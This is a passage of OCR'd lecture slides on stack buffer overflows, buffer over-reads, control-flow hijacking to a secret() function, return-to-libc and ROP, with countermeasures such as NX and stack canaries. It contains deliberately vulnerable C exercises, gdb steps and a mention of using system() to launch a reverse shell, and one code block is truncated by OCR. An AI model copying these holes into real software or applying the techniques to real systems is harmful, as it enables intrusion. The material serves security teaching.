        char password[8];
        char username[8];
        char message[32];

        puts("username:");
        gets(username);
        puts("password:");
        gets(password);
        allowed = strcmp("admin", username) + \
              strcmp("topsecrt", password);

        puts("message:");
        gets(message);

        printf("user=%s pass=%s result=%d\n", username, \
                   password, allowed);

        if(allowed == 0)
                printf("Access granted. Message sent!\n");
        else
                printf("Access denied\n");

        return 0;
}
```

Classic Overflow – classic/prog_2

```
p &allowed
0x7fffffffedf2f
p &username
0x7fffffffedf1f
p &password
0x7fffffffedf27
p &message
0x7fffffffedef0
```

Memory grows from top to bottom

`message` can be used to overwrite everything!!!



Exercise: classic/prog 2

- **Compile the binary: `gcc -g -O0 -fno-stack-protector -o prog_2 prog_2.c`**
- **Analyze the execution with different payloads**
  - Print register: **`p $rsp`** or variable address **`p &username`**
  - Check stack information: **`info frame`**
- **Determine**
  - What is the stack base address?
  - Where is the return information?
  - How many bytes can be entered to the message without overflow?
  - How many bytes can be written without damage?
  - What happens when an overflow is achieved?
  - How can the decision be subverted?

CWE-126: Buffer Over-read

- **The software reads from a buffer and reference memory locations after the targeted buffer.**
  - using buffer access mechanisms such as indexes or pointers

- **Impact: Allows access to otherwise private data**

- **Most common with:**
  - Casts between structures with different sizes
  - Copy of data without considering the actual size, assuming a general size
  - Copy of data based on corrupted metadata
  - Erasure of `\0` in null terminated strings

Buffer Over-read – overread1.c

- **Program flow:**
  - Program reads a string without boundary checks
  - Memory is manipulated
  - A message is printed

- **Demonstrates a read beyond bounds with `printf`**

- **Impact: private data (message) is disclosed to users**

```
int main(int argc, char* argv[]){
        char message[32];
        char buffer[8];

        printf("Password: ");
        gets(buffer);

        sprintf(message, "Secret message");

        if(strcmp(buffer, "password") == 0) {
                printf("%s\n", message);
        }else{
                printf("Password %s is incorrect\n", buffer);
        }
}
```

Buffer Over-read – overread1

- **Vulnerability:**
  - In some situations, the password may overflow the buffer, and further memory operations erase the \0 character
  - Further **`printf`** of a message will include additional memory

```
int main(int argc, char* argv[]){
        char message[32];
        char buffer[8];

        printf("Password: ");
        gets(buffer);

        sprintf(message, "Secret message");

        if(strcmp(buffer, "password") == 0) {
                printf("%s\n", message);
        }else{
                printf("Password %s is incorrect\n", buffer);
        }
}
```

Buffer Over-read – overread1

- Exercise: Determine what conditions trigger the vulnerability, and what is the impact.
- Write overflow

- Memory manipulation erase end of string (`\0`)

- Read overflow

Buffer Over-read – server.c

- **Program Flow**
  - Receives a message to a buffer
  - Prints the buffer
  - Returns the buffer through the socket


- **Vulnerability:**
  - Send doesn't respect buffer sizes and will use a buffer larger than expected
  - **`printf`** has no notion of string size and will print everything up to **`\0`**

- **Impact: existing memory contents will be sent to clients**

```
while(1){
            n = recvfrom(sockfd, buffer, 32, NULL, &cliaddr, &len);
            printf("%s\n", buffer);
            sendto(sockfd, buffer, MESSAGE_SIZE, NULL, &cliaddr, len);
    }
```

Buffer Over-read – server.c


- **Exercise: Determine what conditions trigger the vulnerability, and what is the impact.**
- **Variable structure:**



Stack Overflow


Stack Based Vulnerabilities

- **Stack can be subverted to conduct attacks**
  - it contains local variables (which store user injected data)
  - the program execution flow is kept in the stack
- **Mostly:**
  - Denial of Service: program crashes
  - Memory disclosure: attacker gains access to previous frames
  - Change program flow
  - Injection of malicious code




Stack Based Vulnerabilities

- **Recap…**
- **Local variables will overwrite others**
  - Can change data stored
  - Can lead to local memory disclosure
  - Can change local decisions if they depend of stored data



Stack Based Vulnerabilities

- **Recap…**
- **Local variables will overwrite others**
  - Can change data stored
  - Can lead to local memory disclosure
  - Can change local decisions if they depend of stored data
- **Further writing will overwrite flow information**
  - If done blindly, program will crash (why?)
- **It affects frames from previous functions**




Stack Smashing

- **What about writing the correct values to the stack?**
  - Some value to RBP
  - An address belonging to the process in RIP

- **Well… when the message ends the flow will be restored**
  - That is… stored RBP and stored RIP are loaded into the registers
  - The stack frame will start at RBP
  - Program jump to the address in RIP

- **If the addresses aren't in a mapped area, program will receive a `SIGSEV`**




Stack: program_flow.c

- **Program flow:**
  - Reads data from file
  - Calls **`foo`** function with size and buffer
  - **`foo`** has an overflowing **`memcpy`**
  - **`secret`** function is never called
- **Attack: Overflow the buffer**
  - writing over stored $**RBP**
  - writing over stored $**RIP**, placing **`&secret`** there
- **Consider ASLR to be disabled**

```
void secret(){
    printf("Secret message\n");
    exit(0);
}
char foo(int size, char* arg){
    char buffer[8];
    memcpy(buffer, arg, size);
    return buffer[0];
}
int main(int argc, char* argv[]){
    char buffer[64];
    printf("%p\n", &secret);

    FILE *fp = fopen(argv[1], "r");
    int size = fread(buffer, 1, 64, fp);
    fclose(fp);

    foo(size, buffer);
    return 0;
}
```

Stack: program_flow.c


- **Main stack**
- **Foo stack**
  - Stored program flow
  - **`buffer[8]`**
- **Secret has no stack!**




```
void secret(){
    printf("Secret message\n");
    exit(0);
}
char foo(int size, char* arg){
    char buffer[8];
    memcpy(buffer, arg, size);
    return buffer[0];
}
int main(int argc, char* argv[]){
    char buffer[64];
    printf("%p\n", &secret);

    FILE *fp = fopen(argv[1], "r");
    int size = fread(buffer, 1, 64, fp);
    fclose(fp);

    foo(size, buffer);
    return 0;
}
```

Stack: program_flow.c

- **Attack strategy**
  - Overwrite buffer over **RBP/RIP**
- **How to find the addresses?**
  - If we have the source code: **`printf("%p\n", secret);`**
  - If we don't: **gdb** or bruteforce




```
void secret(){
    printf("Secret message\n");
    exit(0);
}
char foo(int size, char* arg){
    char buffer[8];
    memcpy(buffer, arg, size);
    return buffer[0];
}
int main(int argc, char* argv[]){
    char buffer[64];
    printf("%p\n", &secret);

    FILE *fp = fopen(argv[1], "r");
    int size = fread(buffer, 1, 64, fp);
    fclose(fp);

    foo(size, buffer);
    return 0;
}
```

Stack: program_flow.c

```
$ ./program_flow payload

0x8001209



$ gdb program_flow payload

gdb$ br main

gdb$ run

gdb$ print &secret

gdb$ 5 = (void (*)()) 0x8001209
<secret>
```

Value to inject **program** vs **gdb** may yield different values!

```
void secret(){
    printf("Secret message\n");
    exit(0);
}
char foo(int size, char* arg){
    char buffer[8];
    memcpy(buffer, arg, size);
    return buffer[0];
}
int main(int argc, char* argv[]){
    char buffer[64];
    printf("%p\n", &secret);

    FILE *fp = fopen(argv[1], "r");
    int size = fread(buffer, 1, 64, fp);
    fclose(fp);

    foo(size, buffer);
    return 0;
}
```

Stack Smashing – program_flow.c

Typical flow


```
void secret(){
    printf("Secret message\n");
    exit(0);
}
char foo(int size, char* arg){
    char buffer[8];
    memcpy(buffer, arg, size);
    return buffer[0];
}
int main(int argc, char* argv[]){
    char buffer[64];
    printf("%p\n", &secret);

    FILE *fp = fopen(argv[1], "r");
    int size = fread(buffer, 1, 64, fp);
    fclose(fp);

    foo(size, buffer);
    return 0;
}
```

Stack: program_flow.c

- Flow subverted to secret()


```
void secret(){
    printf("Secret message\n");
    exit(0);
}
char foo(int size, char* arg){
    char buffer[8];
    memcpy(buffer, arg, size);
    return buffer[0];
}
int main(int argc, char* argv[]){
    char buffer[64];
    printf("%p\n", &secret);

    FILE *fp = fopen(argv[1], "r");
    int size = fread(buffer, 1, 64, fp);
    fclose(fp);

    foo(size, buffer);
    return 0;
}
```

Stack: program_flow.c

```
$ program_flow payload

0x8001209

Secret message
```


With the correct payload, secret() is called

Q: What payload?

```
void secret(){
    printf("Secret message\n");
    exit(0);
}
char foo(int size, char* arg){
    char buffer[8];
    memcpy(buffer, arg, size);
    return buffer[0];
}
int main(int argc, char* argv[]){
    char buffer[64];
    printf("%p\n", &secret);

    FILE *fp = fopen(argv[1], "r");
    int size = fread(buffer, 1, 64, fp);
    e(fp);

    ize, buffer);
    n 0;
```

Stack: return_to_libc.c

- **Instead of returning to a program function it is possible to jump to other locations**
  - In theory, any segment allocated to the program
  - In practice, permission mechanisms limit the available segments
- **Segments for libraries have several generic libraries**
  - In particular: system()
  - Is mostly executable
- **Stack can be executable**
  - but it isn't on recent systems



Stack: return_to_libc.c


Typical Flow

Return to libc

- Build “fake” Stack frame and call system() with one argument
  - Argument is the command to execute (e.g. a reverse shell)
- Must take in consideration calling convention
  - Which is architecture dependent

Stack: return_to_libc.c (32bits)

- **Arguments are passed in the stack**
  - Approach: store values to the stack so that system is called with a payload
    - Then call system



Countermeasures: Data Executable Prevention

- **Non Executable Stack (NX) (Data Executable Prevention)**
  - Most binaries do not allow running code from Stack
  - Stack segments are marked as Non Executable (NX bit)
    - code cannot jump to it
    - Return to lib-c attack not possible

- **Introduced in recent OS, but can be disabled**
  - Not ubiquitous on embedded devices
  - Binaries must opt-in!

Countermeasures: Canaries

- **Uses references values after local variables to detect overflow**
  - Value is placed when the function starts
  - Value is compared before function exits
  - Program is interrupted if values do not match
- **Stack canaries:**

Countermeasures: Canaries

Without Canaries

```
push    rbp
mov     rbp, rsp
sub     rsp, 16
lea     rax, -10[rbp]
mov     rsi, rax
lea     rdi, .LC0[rip]
mov     eax, 0
call    __isoc99_scanf@PLT
lea     rax, -10[rbp]
mov     rdi, rax
call    puts@PLT
nop
leave
ret
```

With Canaries

```
        push    rbp
        mov     rbp, rsp
        sub     rsp, 32
        mov     rax, QWORD PTR fs:40
        mov     QWORD PTR -8[rbp], rax
        xor     eax, eax
        lea     rax, -18[rbp]
        mov     rsi, rax
        lea     rdi, .LC0[rip]
        mov     eax, 0
        call    __isoc99_scanf@PLT
        lea     rax, -18[rbp]
        mov     rdi, rax
        call    puts@PLT
        nop
        mov     rax, QWORD PTR -8[rbp]
        xor     rax, QWORD PTR fs:40
        je      .L2
        call    __stack_chk_fail@PLT
L2:
        leave
        ret
```

Gets value from fs:40
Stores value at rbp-8 (inside stack frame)

Fetches value
Xor with reference at fs:40
Exit or crash

Countermeasures: Canaries

- **`-fno-stack-protector`: disables stack protection. (What we have been using)**
- **`-fstack-protector`: enables stack protection for vulnerable functions that contain:**
  - A character array larger than 8 bytes.
  - An 8-bit integer array larger than 8 bytes.
  - A call to `alloca()` with either a variable size or a constant size bigger than 8 bytes.
- **`-fstack-protector-strong`: enables stack protection for vulnerable functions that contain:**
  - An array of any size and type.
  - A call to `alloca()`.
  - A local variable that has its address taken.
- **`-fstack-protector-all`: adds stack protection to all functions regardless of their vulnerability.**

Stack: return_to_libc.c (x86_64)

- **x64: first arguments are passed in register: RDI, RSI, RDX, RCX**
  - Approach: load RDI with address of string, jump to system address
  - Problems: cannot jump to stack (due to NX)

- **Improved:**
  - Search any code that loads RDI from stack
    - we can control what is in the stack but we cannot execute code from it
  - jump to code that loads RDI from stack
  - Jump to system

ROP

- **Return Oriented Programming: Execute code already present in the program.**
  - Each snippet is composed by some instructions + **RET**
  - **RET** pops RIP from the stack
- **Program flow is controlled by values in the stack**
  - Attacker puts values in stack pointing to gadgets
  - When a gadget ends, the code jumps to the next gadget
- **Any program can be constructed as long as there are gadgets available**
  - When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC [1] - Buchanan, E.; Roemer, R.; Shacham, H.; Savage, S.
  - Return-Oriented Programming: Exploits Without Code Injection [2] - Shacham, Hovav; Buchanan, Erik; Roemer, Ryan; Savage, Stefan.

ROP

- **ROP Attacks: Chain gadgets to execute malicious code.**
- **A gadget is a suite of instructions which end by the branch instruction ret (Intel) or the equivalent on ARM.**

Intel examples:

```
pop eax ; ret
xor ebx, ebx ; ret
```

ARM examples:

```
pop {r4, pc}
str r1, [r0] ; bx lr
```

- **Objective: Use gadgets instead of classical shellcode**

ROP

- Because x86 instructions aren't aligned, a gadget can contain another gadget.

